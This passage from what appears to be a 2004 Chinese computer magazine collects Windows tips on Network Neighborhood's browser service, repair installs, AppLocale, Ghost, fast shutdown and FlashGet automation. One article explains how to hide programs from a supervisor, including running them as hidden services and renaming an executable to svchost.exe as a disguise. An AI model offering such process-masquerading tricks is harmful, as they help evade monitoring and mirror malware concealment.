这样还不够，如果所有人都找班长问问题，班长一定会忙不过来，所以其他班干部也要复印一份花名册，分担班长的工作压力。

Windows中“网上邻居”的工作机制和这个例子十分相似，我们一起来看看下面这部大片吧。



【片　　名】“网上邻居”在行动
【出品公司】Microsoft
【出品年代】Windows 95流行时期
【适合观众】电脑爱好者
【导　　演】比尔·盖茨
【主　　演】主浏览器——班长
　　　　　　备份浏览器——班干部
　　　　　　浏览列表——花名册
　　　　　　客户机——班级成员

从Windows 2000开始，通过“网上邻居”进行的访问实际上是通过browser service(浏览服务)来进行的，下面就浏览服务的几个关键地方向大家讲解一下。

1.花名册——浏览列表(browser list)

浏览列表就像是班级的花名册，是浏览服务的关键部分。通过这个列表，基于Windows的电脑才能发现处于网络上面的电脑和服务资源，浏览列表像一个地址簿，它告诉你的电脑在哪里有资源。你的电脑通过这个列表中的信息将电脑名称解析成IP地址，提供给用户来进行访问。

2.班长与副班长——不同类型的浏览器

Windows的浏览服务体系由一个主浏览器(master browser)、多个备份浏览器(backup browsers)和浏览客户端(browser clients)组成，这有点像上面例子中的班长、副班长和班级成员。主浏览器负责维护当前网络中的浏览列表，并将这个浏览列表发送到备份浏览器，而浏览服务的客户机通过查询备份浏览器来获得当前环境中的浏览列表。

3.班级成员——客户机

使用“网上邻居”进行浏览的客户机，就好像班级的普通成员，他们需要通过班长或是副班长来获得花名册，从而得知其他同学的位置和名字。

“民主”的查询过程

下面我们来描述一下完整的浏览查询过程。

1.一个客户机的查询过程

当一台电脑需要浏览网络时，它需要知道网络中的资源列表(也就是浏览列表)，那么它需要发送数据报❶到备份浏览器(Backup Browser)那里去查询。这就好像新来的同学不知谁是副班长一样，首次浏览网络的电脑并不知道谁是备份浏览器。这时，它会执行一个“广播”操作。这个操作和真正广播有点类似，它的作用像是对全班大声

宣布:“谁是班长？我是 UU，我来了！”这个声音只有班长(主浏览器)会听到。主流浏览器取得这个通告后，将它放入自己维护的花名册(浏览列表)中，用来给其他人查询。

小提示

为什么有的电脑在“网上邻居”中看不到？

大家都知道，要在“网上邻居”中看到自己和别人，必须在 TCP/IP 协议上选中“文件及打印机共享”这个选项。这是为什么呢？原因是这样的:如果没有选定这个选项,该计算机即使连入局域网,也不会发出通告,“班长”不知道,其他电脑自然也就不会在“网上邻居”里看到它了。

客户机向当前网络中的主浏览器(Master Browser)发送一个叫“GetBackupList”的数据报，当主浏览器收到这个数据报之后，它就会提供当前网络中的可用备份浏览器的列表(也就是“副班长”的名单和位置)，客户机从这个列表中选择三个备份浏览器的信息，并缓存起来。从此以后，浏览服务就从这三个信息中选择一个进行查询工作。

名 词 解 释

❶ 数据报

一种独立的数据实体,它包含从源电脑传送到目标电脑的完整信息,而源电脑和目标电脑及传输网络之间先前无需进行数据交换。简而言之,数据报是TCP/IP在通过网络传送文件之前,将其预先打包划分的形式。

小提示

如果一个客户机三次无法联络到主浏览器(这就是网络中可能存在的丢包情况),那么它就会发起一个新的主浏览器的选举(关于选举，将在下文中阐述)，并且向调用浏览服务的应用软件发一个叫“ERROR_BAD_NETPATH”的通知,“网上邻居”就会报告“无法找到网络路径”之类的错误信息。

实例：把我的电脑在“网上邻居”上隐藏

要完成这个目的，可以通过一个命令来实现：

在“运行”窗口输入 NET CONFIG SERVER /HIDDEN:YES

回车后，别人会发现你从“网上邻居”中消失了。

注意这个 /HIDDEN 参数，YES 代表隐藏，NO 代表不隐藏。

2.主浏览器也要“民主”产生

主浏览器是工作组中的一台最为重要的电脑，它负责维护本工作组中的浏览列表及指定其他工作组的主控服务器列表，为本工作组的其他计算机和来访本工作组的计算机提供浏览服务。每个工作组都会为每个传输协议选择一个主浏览器，而我们经常遇到的无法浏览网络的错误大多是因为所处的工作组没有主浏览器造成的。

有时，我们会碰到如图 1 所示的情况，点击“启动”按钮也无法启动 Computer Browser 服务。

主浏览器是怎么产生的呢？缺省情况下，工作组中的主浏览器是该工作组中第一台启用文件及打印机共享功能的电脑，也允许手工将一台电脑配置为主浏览器。如果一个



图1 Computer Browser服务的错误提示

工作组中有多台电脑配置了这个选项，或是当前的主浏览器关闭了系统，又没有其他电脑启用主控设置时，就要进行主控浏览器的选举。

实例 1：选举主浏览器过程

如果网络中没有了主浏览器，要怎样选举呢？首先，由一台电脑发送一个数据报，该数据报包含了来自发送电脑的信息(操作系统、版本及计算机名等)，数据报向网络中广播，工作组中的每一台电脑都会用自身信息与它进行优先级比较，操作系统的版本起主要作用。最后，自身条件最好的电脑成为新的主浏览器。

系统将按照以下优先级顺序从电脑中选择主浏览器和备份浏览器：

Windows Server 2003

Windows XP

Windows 2000 Advanced Server

Windows 2000 Server

Windows 2000 Professional

Microsoft Windows NT 4.0 Server Enterprise Edition

Microsoft Windows NT 4.0 Server

Microsoft Windows NT 4.0 Workstation

Microsoft Windows 98

Microsoft Windows 95

Microsoft Windows for Workgroups 3.11

另外，如果一台电脑的运行时间相对较长，在同等条件下它会赢得选举。如果最后所有因素都相同，那么选举会采用字符标准(包含数字和符号)，就是说如果一台电脑名字为“A”，和名字为“X”的电脑比较，那么“A”就会赢得选举。

实例 2：指定某台电脑为主浏览器

难道主浏览器就必须选举产生，不能指定吗？其实也不是，作为管理员，只要在希望成为主浏览器的机器(一般配置较高)上打开注册表编辑器，在[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Browser\Parameters]一项中，将注册表键“IsDomainMaster”的值改为“True”即可。这样，这台电脑就会成为一个主浏览器。这台电脑启动时，如果网络中已经有了主浏览器，那么它就会发起一个新的选举，而在选举中它常常会赢得选举(难道是贿选？)。当然，如果其他电脑也配置了这个选项，那么它们之间的竞争就要看选

举的规则了。

Just Do it

让某台机器永远不成为浏览器

如果为了降低某台机器的负载，希望它永远不成为浏览器，可以在[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Browser\Parameters]一项中修改“MaintainServerList”的值为“No”就可以了，代表这台电脑将不会成为浏览提供者，同时Computer Browser服务也将无法启动，强行启动就会出现图1中的故障。

3.一个客户机的通知过程

通知，作为维护浏览列表的主要手段，其种类很多，这里只介绍一个客户机的通知。一个新来的客户机，要告诉主浏览器“我来了”，一台新联入网络的电脑会发送一个直接的数据报给主浏览器告知这台计算机的存在，而主浏览器，会将这个信息加入Browser List，并每隔一段周期进行验证。初次进行时，这个周期是1分钟、2分钟、4分钟和8分钟，最后到12分钟，而之后每12分钟客户机都会发一个通知，通知主浏览器“我还在呢”。如果经过三个周期(36分钟)，主浏览器都没有听到“我还在呢”的通知，那么它就会把这个客户机的名字从Browser List中删除掉，“网上邻居”中就再也不会有这个用户了。

实例：解读“机去楼不空”的常见现象

问题：一台连入网络的电脑非正常关机，比如down掉了，为什么在“网上邻居”中还可以看到它，但不能访问呢(见图2)？

原因：因为主浏览器会在三个周期之后才会把它从Browser List中删除，这个周期是36分钟，而备份浏览器从主浏览器那里同步数据还要12分钟，一个客户机会缓存三个备份浏览器的信息，所以这个删除操作在整个网络中通知到常常要花费72分钟的时间，也就是说要72分钟整个网络中的电脑才会知道某某电脑没有了。



图2

解决方法1：静静地等待一段时间，如果只是简单网络，往往一台电脑既是主浏览器又是备份浏览器，所以等待一段时间，最长36分钟之后，这个问题就会解决。

解决方法2：修改通知周期。如果修改通知周期，那么这个36分钟的累计时间就会减少，修改方法：在注册表中修改[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]项，新建一个“Announce”的键值，类型为REG_DWORD，数值默认为720，对应12分钟。

小提示

修改通知周期，要在所有的联入网络的计算机上修改才会有效，增加通知周期会减少网络中数据报的数量，但是会花费更长的时间来维护浏览列表；如果减少通知周期，浏览列表会更快地完成更新，但网络中的数据报流量会大幅增加。所以，是否修改，要根据自己网络的实际情况具体决定。

“网上邻居”强力技巧 + 故障解决

1.强力技巧

(1)让“网上邻居”实现多点下载和断点续传

很多人喜欢直接通过访问“网上邻居”来共享文件，但使用“网上邻居”则有诸多不便：既不能多点下载，又无法断点续传。其实只要在本地机器架设FTP服务器，就可以让“网上邻居”实现多点下载和断点续传。具体做法如下。

Step 1 在本地电脑上利用SERV-U架设FTP服务器，然后设置站点和用户权限，在这里按照默认选项设置就行了。有关SERV-U架设的基本操作，很多文章已经介绍，这里不再赘述。

Step 2 在SERV-U中添加虚拟目录。在第一步“Physical path”的地方直接填入共享名，如\\192.168.0.1\xxx之类。后续步骤与添加本地目录方法相同。

Step 3 通过Flashget的站点资源探索器进入ftp://192.168.0.1(也就是下载文件所在计算机的IP地址)。进入相应目录后，在右边窗口文件列表中选择要下载的文件或目录，单击右键，选择“下载”。

由于利用了Flashget的多点下载属性，在局域网条件下可以极大提高速度，网络状况良好情况下是原速度的若干倍，同时可以完美支持断点续传。

(2)不将最新打开的共享文档添加到“网上邻居”中

Windows会在“网上邻居”中自动记忆下最近打开过的共享文档，如果不喜欢这项设置，可以在[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]下新建一个名为“NoRecentDocsNetHood”的DWORD，然后将它赋值为1即可。

(3)让“邻居”更容易找到自己

一般情况下，一块网卡只能配置一个IP地址，但实际上可以为它添加更多IP地址。这样，你的电脑将会更频繁地向网络发送广播信息，对于新安装的操作系统，此方法可以帮助别人尽快找到你。在本地网卡上依次点击“属性→TCP/IP属性→高级”，然后按下“添加”按钮即可输入新的IP地址和子网掩码。

小提示

虽然一块网卡可以配置多个IP地址，但在网络邻居中连接的IP地址只有一个——网卡所配置的第一个IP地址。

（4）删除“网上邻居”保存的密码

访问网上邻居时提示输入密码，我为了方便，点了保存密码，但现在不想要这台电脑保存这个密码了，该如何清除呢？Windows XP的方法是依次进入“设置→控制面板→用户帐户”，然后点击你的账号，再点击左上角的“管理我的网络密码”。

如果是Windows 9x用户，只要删除该用户的PWL文件即可。

（5）加速“网上邻居”的启动速度

进入Windows XP的“网上邻居”后，它会搜索自己的共享目录、共享打印机以及和网络相关的计划任务，然后才显示出来，这样速度会慢很多。这些功能对我们没多大用的话，可以将其删除。在注册表编辑器中找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explore\RemoteComputer\NameSpace]，删除其下的{2227A280-3AEA-1069-A2DE08002B30309D}（打印机）和{D6277990-4C6A-11CF87-00AA0060F5BF}（计划任务），重启即可。

2.故障解决方案

故障现象1：一个小型网络，电脑之间物理连接没有任何问题，每台电脑都没有安装任何防火墙软件，但其中一台电脑出现“网上邻居”没有任何信息，输入“NET VIEW”命令结果是“清单是空的”，但是，网络中的其他电脑“网上邻居”中却有这台电脑的信息，并能正常访问。

原因：由于“Microsoft 网络客户端”协议没有绑定，或Workstation服务不正常造成的（见图3）。

解决方法：将“Microsoft网络客户端”协议勾选，这一点对于Windows 98系统同样重要，只是设置的位置有所区别。

你知道吗？

细心的读者可能已经发现了，上面的例子是在没有防火墙的条件下进行的，为什么要强调这一点呢？因为Browser服务是通过网络广播方式进行，很多防火墙会对广播的几个端口进行封堵（因为微软的NetBIOS协议有漏洞，会随机泄漏内存中的数据）。同样，Windows XP中的ICF（Internet连接防火墙）也会有这种作用。



图3 Microsoft网络客户端引起的故障

故障现象2：初次通过“网上邻居”连接一台基于Windows XP的电脑时，我们都会遇到这个现象（见图4）。

这时，不管在对话框中输入任何密码，都没有作用，而此时也不能修改登录使用的账户。

原因：默认情况下，处于工作组状态的Windows XP Professional版本和Windows XP home版本电脑都会使用GUEST账户作为网络访问的默认账户。而在默认情况下WindowsXP中的GUEST账户为禁用状态，所以会出现这个现象。


图4 初次连接到WindowsXP

解决方法：启用GUEST账户，然后参照本刊2004年第9期《Windows XP和平共享之终极报告》介绍的方法处理即可。

小提示

Windows XP中有一个很有意思的小“BUG”，就是在“用户账户”中的来宾GUEST账户的启用和停用状态和实际的情况可能不一致，见图5。

但是，通过本地用户和组进行设置时，始终和实际情况保持相同状态。


图5 不同的来宾账户状态

故障现象3：有些电脑连入网络后，发现“网上邻居”无法看到其他用户，而设置和物理连接都没有异常。

原因：在“我的电脑”上选择“属性→计算机名”，检查“计算机描述”内容，看看是否过长。

解决方法：在“运行”窗口输入“net config server /srvcomment:"text"”（不包括外侧引号），回车后即可把“计算机描述”改为“text”。重启电脑，检查“网上邻居”是否恢复正常。

故障现象4：“网上邻居”中“邻近的计算机”图标丢失。

原因：误删除造成。

解决方法：在Windows 2000中，如果不小心删除了“网上邻居”中的这个图标，可以通过修改注册表的方法找回来，其实有一个更加简单的方法：就是在“我的电脑→属性→网络标识→属性”菜单中，将当前计算机加入另外一个工作组，这样，“邻近的计算机”图标就会重建，再把工作组改回来就可以了。

CF [XT01]

Windows的救命大师——原位升级

■ 缘来如此

原位升级对于许多人来说可能还是个陌生的概念，但覆盖安装相信大家都知道。在Windows 98出现严重问题需要重装系统时，为了避免格式化破坏系统中已经安装的软件和数据，我们通常会使用直接覆盖安装的方式，其实在Windows XP中也有类似覆盖安装的功能，它被称为原位升级，又称修复安装，同样可以在不丢失系统已有数据的情况下重装系统，解决许多严重的系统问题。

一、原位升级的方法与实例

Windows XP的原位升级使用比Windows 98的覆盖安装要麻烦一些，下面我们通过一个实例来看看具体操作方法。

故障现象：一菜鸟好友打来电话，说Windows XP系统无法启动了，匆忙赶去，发现每次刚启动到滚动条界面即自动重启，问其详情，说是昨天安装卸载了许多软件，中间一直没有重启。今天开机就出现了这个现象。推断可能是由于安装卸载软件时破坏了系统，使用最近一次正确配置无法正常启动，尝试安全模式也无法进入，看来只有重装系统了。不过朋友说系统分区中有重要数据还没备份，于是就尝试了一下原位升级，非常顺利地解决了问题。

具体步骤：首先使用Windows XP安装光盘启动电脑，根据提示按“Enter”键开始安装Windows XP，然后按F8键接受安装协议，这时安装程序会检测到系统中已经安装有Windows XP，并给出提示，这时按下R键选择修复安装即可，剩下的步骤就和正常安装Windows XP完全一样了。不过在采用原位升级修复 Windows XP之后，需要重新激活Windows XP，这一点请注意。

如果你的电脑安装有双系统，还可以在其他能够正常使用的操作系统中对Windows XP进行原位升级，方法是把Windows XP安装光盘放入光驱，在“欢迎使用Windows安装程序”的界面中，单击“安装类型”下拉框选择“升级(推荐)”选项，然后单击“下一步”按钮，继续正常安装即可。

二、原位升级适合医治的“病例”

原位升级并不是“包治百病”，它有适合的应用，除了上面我们看到的实例外，如果你遇到下面的这些问题，也可以通过原位升级来解决：

★ 无法以安全模式启动Windows XP的问题。

★ 由最近安装的系统更新（Windows Update、修复程序、Windows XP Service Pack或Microsoft Internet Explorer更新）引起的，而且无法以任何其他方式解决此问题。最典型的情况就是由于一些用户使用了破解版的Windows XP，自动更新后无法使用。

★ 通过使用其他工具（例如“系统还原”）不能解决的注册表问题。

★ 系统文件的一些属性改变，而我们想恢复到最初始的状态，需要给安装的Windows XP系统应用默认的（文件和注册表）权限。

★ 需要使用Windows安装程序来再次查找即插即用设备。

三、原位升级安装时的注意事项

Windows XP的原位安装并不像Windows 98那样覆盖一下就可以，它会对系统进行很多改动，所以在使用原位安装之前，我们要先确定是否应该使用原位安装。

1.如果你的Windows XP是品牌机预装的，并且在Windows\System32 文件夹中存在“Undo_guimode.txt”文件，那么在使用原位升级安装时可能会出现丢失开始菜单快捷方式、启动组数据以及共享文档数据的问题，这时需要先删除“Undo_guimode.txt”文件后再执行原位升级，以避免数据丢失。

2.用原位升级安装修复Windows XP后，虽然应用软件无须重装，但很多系统的设置都被恢复到默认状态了，比如自动开启了系统还原、登录界面也被改成系统默认，你需要重新进行个性化设置。

3.原位升级安装后，所有用Windows Update打的补丁会全部丢失，因此需要重新在线更新。

4.如果你的电脑同时还安装有Windows 2003，在使用原位升级修复Windows XP后，会导致Windows 2003无法进入，修复方法是将Windows 2003安装光盘i386目录下的“ntldr”和“Ntdetect.com”文件复制到C:\下覆盖原有文件。

5.在使用原位升级修复Windows XP后，如果发现系统运行速度明显变慢，可以在设备管理器中查看一下硬盘和光驱的运行模式是否设置在“仅PIO”模式，如果是这样，则需要将Windows XP SP2 Beta中的“Atapi.sys”文件提取出来（版本号为5.1.2600.2055），替换掉系统中的原有文件，并打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E96A-E325-11CE-BFC1-08002BE10318}\0001]，新建DWORD类型键值“ResetErrorCountersOnSuccess”，设置其值为“1”，然后再按同样方法修改[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E96A-E325-11CE-BFC1-08002BE10318}\0002]主键下的键值设置即可。

6.原位升级需要使用与原安装系统一致的Windows XP版本，例如原来是专业版，必须用专业版Windows XP来进行原位升级，而如果原来是家用版，则不能用专业版来进行原位升级安装。CF [XT02]



AppLocale之完美补充

《电脑爱好者》2004 第6期《掀开乱码的“面纱”》一文介绍了AppLocale这款软件，确实解决了在同一个操作系统下使用多种非Unicode应用软件的问题，但在使用该软件的过程中笔者发现了一个问题：笔者的操作系统为Windows XP简体中文专业版，在使用了AppLocale后，Office 2000简体中文版的安装程序居然显示的是乱码！

经过一番摸索，笔者发现了几种解决方法：

方法一： 卸载AppLocale。卸载后虽然能恢复正常，但同时也无法使用AppLocale来转换其他非Unicode程序了，所以此方法并不完美。

方法二： 删除临时文件。在AppLocale安装目录C:\WINDOWS\AppPatch中有一个仅有几个字节的AppLoc.tmp临时文件，只要删除这个文件便可以解决问题，无需卸载AppLocale。

方法三： AppLocale刚安装好时，是没有AppLoc.tmp这个文件的，当程序开始运行时才会生成此文件。在有的情况下，AppLoc.tmp文件在删除后又会自动生成，导致第二种方法失效。这时，只要手动在AppLocale的安装目录内创建一个0字节的AppLoc.tmp文件，并把它设成“只读”属性便可以一劳永逸地避免乱码的出现了。建立0字节文件的方法也很简单，只要找到那个tmp文件，用记事本编辑打开，将里面的内容清空，然后保存退出即可。（庄华英）

利用Ghost还原系统的注意事项

看了《电脑爱好者》2003年第19期的《Ghost盗版了Windows XP的还原功能》后，我找到了系统还原保存还原点的文件夹。但当双击它时，发现该文件夹拒绝访问（即使我具有管理员身份），但我在其他电脑上试的时候又能进行访问。后来发现，使用该文章所提到的方法，要注意下面几点：

1.要想访问系统还原功能保存还原点的文件夹，系统所在分区的格式不能为NTFS。

2.要想对生成的GHO文件进行修改，系统所在分区的格式也不能为NTFS。因为NTFS下生成的镜像文件，用Ghost Explorer不能对其进行“复制、粘贴、删除”等操作。

3.如果经常对生成的GHO文件进行修改，需要对它进行重新编译，否则该文件会变得越来越大。具体方法为：用Ghost Explorer打开所要编译的文件，选择“文件→编译”，然后选择另外一个位置保存即可。

实验证明，在FAT32文件系统的分区可以使用文章中所提到的方法，要想把系统所在分区的格式转换为FAT32，可用“Partition Magic中文版”工具进行无损数据格式转换。（吴桂荣）CF [XT03]

惊！关机重启只在一瞬间

■ 苦咖啡

1.关机/重启只要1秒钟

Windows 2000/XP关机速度慢一直是不少用户的隐痛，因此有人摸索出了下面这个“非正常”的技巧。

如果想让Windows 2000以瞬间的速度重启，那么可以按下Ctrl+Alt+Del组合键，接着在点击“关机”按钮的同时按住Ctrl，这时系统会弹出警告提示：“如果继续，您的机器会重新启动，未保存的数据将丢失，如非绝对必要，请勿采取此步骤”，点击“确定”，那么Windows 2000将会瞬间重启，并不会显示关机画面。

对于Windows XP，则可以在按下Ctrl+Alt+Del后，在弹出的“任务管理器”中点击“关机→关机”，与此同时按Ctrl，不到1秒钟你会发现系统已经关闭了，简直就在眨眼之间，同样道理，如果在“关机”菜单中选择“重启”，即可快速重启。

2.Super Fast Shutdown令关机、重启超级快

上面的技巧总感觉有些不太美妙，有可能会造成数据丢失或其他问题，因此建议你选择Super Fast Shutdown这款免费软件。安装后它会在桌面和快速启动栏生成关机和重启的快捷方式，只要按下相应的快捷方式，就能在瞬间关机或重启。不过要注意的是，有些电脑在关机后，会出现“现在可以安全地关机了”的画面，还需要按下机箱上的电源按钮来彻底关闭。该软件下载地址为：http://www.xp-smoker.com/installations/superfast.zip。

小提示

建议在按下相应快捷方式前，将所有打开的程序关闭掉，以免出现数据丢失的问题。

CF [XT04]



给程序穿上"隐身衣"

任务编号：200412

任务内容

不使用工具，如何把常用软件在任务栏和系统托盘的图标隐藏，并在任务管理器的"应用程序"选项卡中不显示该程序正在运行。

装备： Windows 98/2000/XP/2003

任务难度系数： 2/5

挑战者： 高飞 尹盛 张国梁

新任务（300元）

我们经常用Nero等工具来刻录光盘。通常来说，要刻录的内容只是一个文件夹，每次刻录的设置也是相同的。如果每次都打开Nero，一一进行设置后再刻录，十分麻烦。这期的新挑战内容是：把刻录功能集成到鼠标右键菜单中，只要在要刻录的文件、文件夹上点鼠标右键，选择"刻录"，就能轻松地实现刻录功能。

在单位使用电脑时，要想一边工作一边偷偷干点别的事情，一般来说，我们必须拥有"眼观六路，耳听八方"的本领，以防老板随时"降临"。尽管很多软件设计者都照顾到了这一"特殊"需要，发明了"老板键"，但多数软件并不提供该功能。要想让程序运行得悄无声息，我们的读者朋友提供了不少奇招酷技。

方法一：隐藏不活动图标法

在Windows XP中提供了一个名为"隐藏不活动的图标"功能，通过该功能可以将最近没有点击过的图标隐藏起来以保持系统托盘区域的简洁。利用它同样可以隐藏任务栏图标和"应用程序"选项卡中的图标。以FlashGet为例，具体的设置方法如下：

Step 1 右击任务栏，选择"属性"，打开"任务栏和开始菜单属性"窗口，在"通知区域"栏勾选"隐藏不活动的图标"，并单击"自定义"按钮。

Step 2 在当前和过去的项目中找到FlashGet，将行为设置为"总是隐藏"（见图1），确认后再次运行FlashGet的时候，它会在任务栏通知区域自动隐藏起来。我们再将FlashGet最小化后，任务管理器中"应用程序"选项卡也找不到FlashGet的踪影了。




图1

小提示

该方法操作比较简单，不过如果老板平时对你比较苛刻，且疑心较重，那很容易暴露：他只需单击托盘区域的折叠按钮将所有程序展开，你就完蛋了^_^。如果你的老板属于这样的情况，那请继续往下看。

方法二：注册系统服务隐藏法

Windows 2000 Resource Kit中有两个工具，分别为instsrv.exe和srvany.exe，其中instsrv.exe可以用来给系统增加或删除一项服务，srvany.exe可以让程序像一个服务一样运行，利用它们可以将软件做成系统服务的形式来让其在后台悄悄运行。如果没有这两个工具，大家可以到http://www.newhua.com/cfan/200412/tiaozhan.rar下载。

这里以将BitComet（一款BT客户端软件）改为以myservice的系统服务方式运行为例（BitComet的主程序文件是bitcomet.exe，笔者电脑上的安装路径为C:\Program Files\BitComet\bitcomet.exe）：

Step 1 将下载的压缩包（包含instsrv.exe和srvany.exe两个文件）解压到某个目录，如C:\service。

Step 2 运行"CMD"命令打开"命令提示符"窗口，在提示符后面直接输入"c:\service\instsrv.exe myservice c:\service\srvany.exe"并回车，片刻你会收到"The service was successfuly added!(添加服务成功)"的提示。

Step 3 打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]，在右侧窗格中找到刚才添加的"myservice"，点击右键，新建一个



图2

“项”，命名为“Parameters”。接下来右击新建的“Parameters”，新建一个“字符串值”，名称为“Application”，数据类型为“REG_SZ”，数值为希望作为服务运行的程序的所在位置，本例中为“C:\Program Files\BitComet\bitcomet.exe”（见图2）。

Step 4 接下来需要对服务做一些额外的设置。在“运行”中输入“Services.msc”并回车，在列表中找到刚添加的myservice服务，双击打开其设置窗口。在“常规”选项卡上，需要设置这个服务的运行方式，作为一个服务，有“自动(Automatic)”、“手动(Manual)”和“禁止(Disabled)”三种启动类型，我们一般设置成“自动”就可以了，其余可以按默认的设置。设置完毕后单击“启动”即可开启该服务（见图3）。




图3

小提示

该方法是利用系统服务的特点来隐藏应用程序图标的，一般情况下，系统中的服务会作为特殊的应用程序隐藏在后台运行，在任务管理器的‘应用程序’选项卡中是看不到的，不过可以在任务管理器中的‘进程’中可以看到。

方法三：结束“explorer.exe”进程法

Explorer.exe进程是Windows系统的核心程序之一，如果它因为意外被中止，系统会丢失桌面环境。不过利用这一点我们却能隐藏系统托盘区域的软件图标。

按下“Ctrl+Alt+Del”组合键，在“Windows任务管理器”中选择“进程”选项卡，右击“explorer.exe”进程，选择“结束进程”命令结束该进程。然后依次选择“文件→新建任务（运行）”，在弹出的“创建新任务”窗口中输入“explorer”（见图4），点“确定”按钮后Windows会重新加载explorer.exe，这时桌面重新回来了，同时我们会看到系统托盘区域的软件图标也消失了。



图4

小提示

经过笔者的验证，使用该方法只能隐藏部分的应用程序，比如QQ、FalshGet、BitTorrent Plus、UC等，如果一次不行大家可以连续重复操作几次。此外，该方法有一个副作用：由于软件的图标丢失，你无法再次通过鼠标点击调用软件到前台，所以该方法比较适用于能用热键调用的软件。

小编有话说：本文介绍了三种隐藏程序图标的“偏方”，由于我们在挑战题目设置时做了“不使用工具”的限制，所以在实现上有一定难度。对于普通用户来说，Cornel还是推荐大家使用软件来实现，比如使用一款名为Hide-It的免费小工具，它的下载地址为：http://www.newhua.com/cfan/200412/hideit.rar。软件为绿色软件，直接运行后，右击它在系统托盘上的图标（见图5），这里大家会看到所有打开



图5

窗口、程序的列表，可以随意控制隐藏某个窗口或者程序。如果要隐藏所有窗口则选择“Hide all but desktop icons”菜单（如果选择“Hide all”则会连同桌面图标一起隐藏），待需用时再次选择其右键菜单中的“Show all”即可。此外，如果想在任务管理器的进程列表中同样不暴露，那大家可以将软件的可执行程序修改为系统常见进程一样的名字，比如修改为svchost.exe，这样可以起到比较好的伪装效果。CF [XT05]

1分钟！给网际快车加装自动档！

■ 圣地亚哥

FlashGet是我们经常用到的下载工具。对下载后的文件，它提供了比较好的分类管理功能。但下载后的文件堆在一起，查找麻烦，而且一般我们在下载后都要运行或进一步处理，这样往往要进入下载文件夹，有些不便。下面，将介绍几个经典实例，让文件在下载之后按照我们需要的方式自动处理！

实例一：MP3文件下载后自动加入“当天日期.m3u”

很多喜欢音乐的朋友都会经常上网一次下载很多MP3，保存到一个类似D:\MP3这样的文件夹中，今后慢慢欣赏。MP3文件少还好说，如果积攒了一两百首，想从中找出最近下载的音乐可就麻烦了。虽然可以让文件按照创建日期进行排列，但还是不够方便——往往同一天下载的音乐都是当时最喜欢的，能不能把同一天下载的MP3自动添加到以当天日期命名的MP3播放列表中呢？这样一来，如果想听2004年7月1日下载的歌曲，只要双击“2004-7-1星期四.m3u”就可以了，这样是不是很方便？

我们常用的MP3播放软件是Windows Media Player、Winamp和Foobar，这里以这三种软件都支持的播放列表格式M3U为例，介绍一下自动生成列表文件的方法。

1.基本操作

Step 1 很多人都用FlashGet下载MP3文件，所以自动化设置也会在FlashGet中完成。打开FlashGet，依次进入“工具→选项→文件管理”，选中“下载完毕后进行病毒检查”前面的复选框。

> **小提示**
>
> 大家一般都启用了防病毒软件的实时检测功能，所以FlashGet的“下载完毕进行病毒检查”功能并不常用，我们正好可以利用它的这个功能实现下载后文件的自动处理。

Step 2 在图1中的输入窗口输入“cmd.exe /C echo>> D:\mp3\"%DATE%.m3u"”（不包括外侧引号），其中D:\MP3是我们要保存播放列表文件的地方，请根据实际情况修改。

Step 3 在“自动进行病毒检查的文件”下面的输入窗口中清空现有内容，然后输入“.MP3”（不要遗漏“.”），然后按下“确定”。



图1

现在，像往常一样去下载MP3歌曲吧，你每次下载的歌曲都会自动添加到以当天日期命名的播放列表中了。打开“资源管理器”，进入“D:\MP3”，就可以看到以日期命名的播放列表文件，双击即可播放，是不是很方便（见图2）？



图2

> **你知道吗？**
>
> **播放MP3音乐时自动关闭显示器并锁定电脑**
>
> 从http://www.newhua.com/cfan/200411/closemonitor.rar下载CloseMonitor(这款不到25KB的小软件可以让显示器快速关闭，需要唤醒时，只要动下鼠标或是敲击键盘即可)，并将其解压缩至C:\Program Files\CloseMonitor文件夹下。然后，只要建立如下内容的批处理文件，运行后，就可以在播放MP3的时候关闭显示器，并锁定电脑，从而节约电费，经济又环保。
>
> ```
> start=C:\PROGRA~1\foobar~1\foobar~1.exe
> start=C:\PROGRA~1\CloseM~1\CloseM~1.exe
> rundll32.exe user32.dll,LockWorkStation
> ```
>
> 注意，批处理第一行是MP3播放软件的路径和文件名，请你根据实际情况修改。

2.补充秘技——利用右键添加到当天的列表

上面的方法适用于对新下载的MP3文件进行自动处理，那么，如果想把以前下载的歌曲自动添加到今天的播放列表中，该怎么做呢？其实这也不难。

Step 1 打开注册表编辑器，找到[HKEY_CLASSES_ROOT\foobar2000.mp3\shell]，在里面建立一个名为“添加到今天的播放列表”的项。选中这项，在其下建立“command”项。

小提示

这里的“foobar2000.mp3”是例子，如果你的MP3文件关联到了其他软件上，请查看[HKEY_CLASSES_ROOT\.mp3]中默认键值的“数值数据”项，然后访问“XXX.mp3”即可。

Step 2 在右侧窗格中双击“默认”，然后在“数值”框中输入“C:\m3u.bat %1”。

Step 3 在C盘根目录下建立m3u.bat文件，内容为“cmd.exe /c echo %1>>d:\mp3\"%DATE%.m3u" ”(不包括外侧引号)。

Step 4 在要加入列表的MP3文件上点鼠标右键，选择“添加到今天的播放列表”，操作即可成功(见图3)。



图3

实例二：RAR文件下载后自动解压

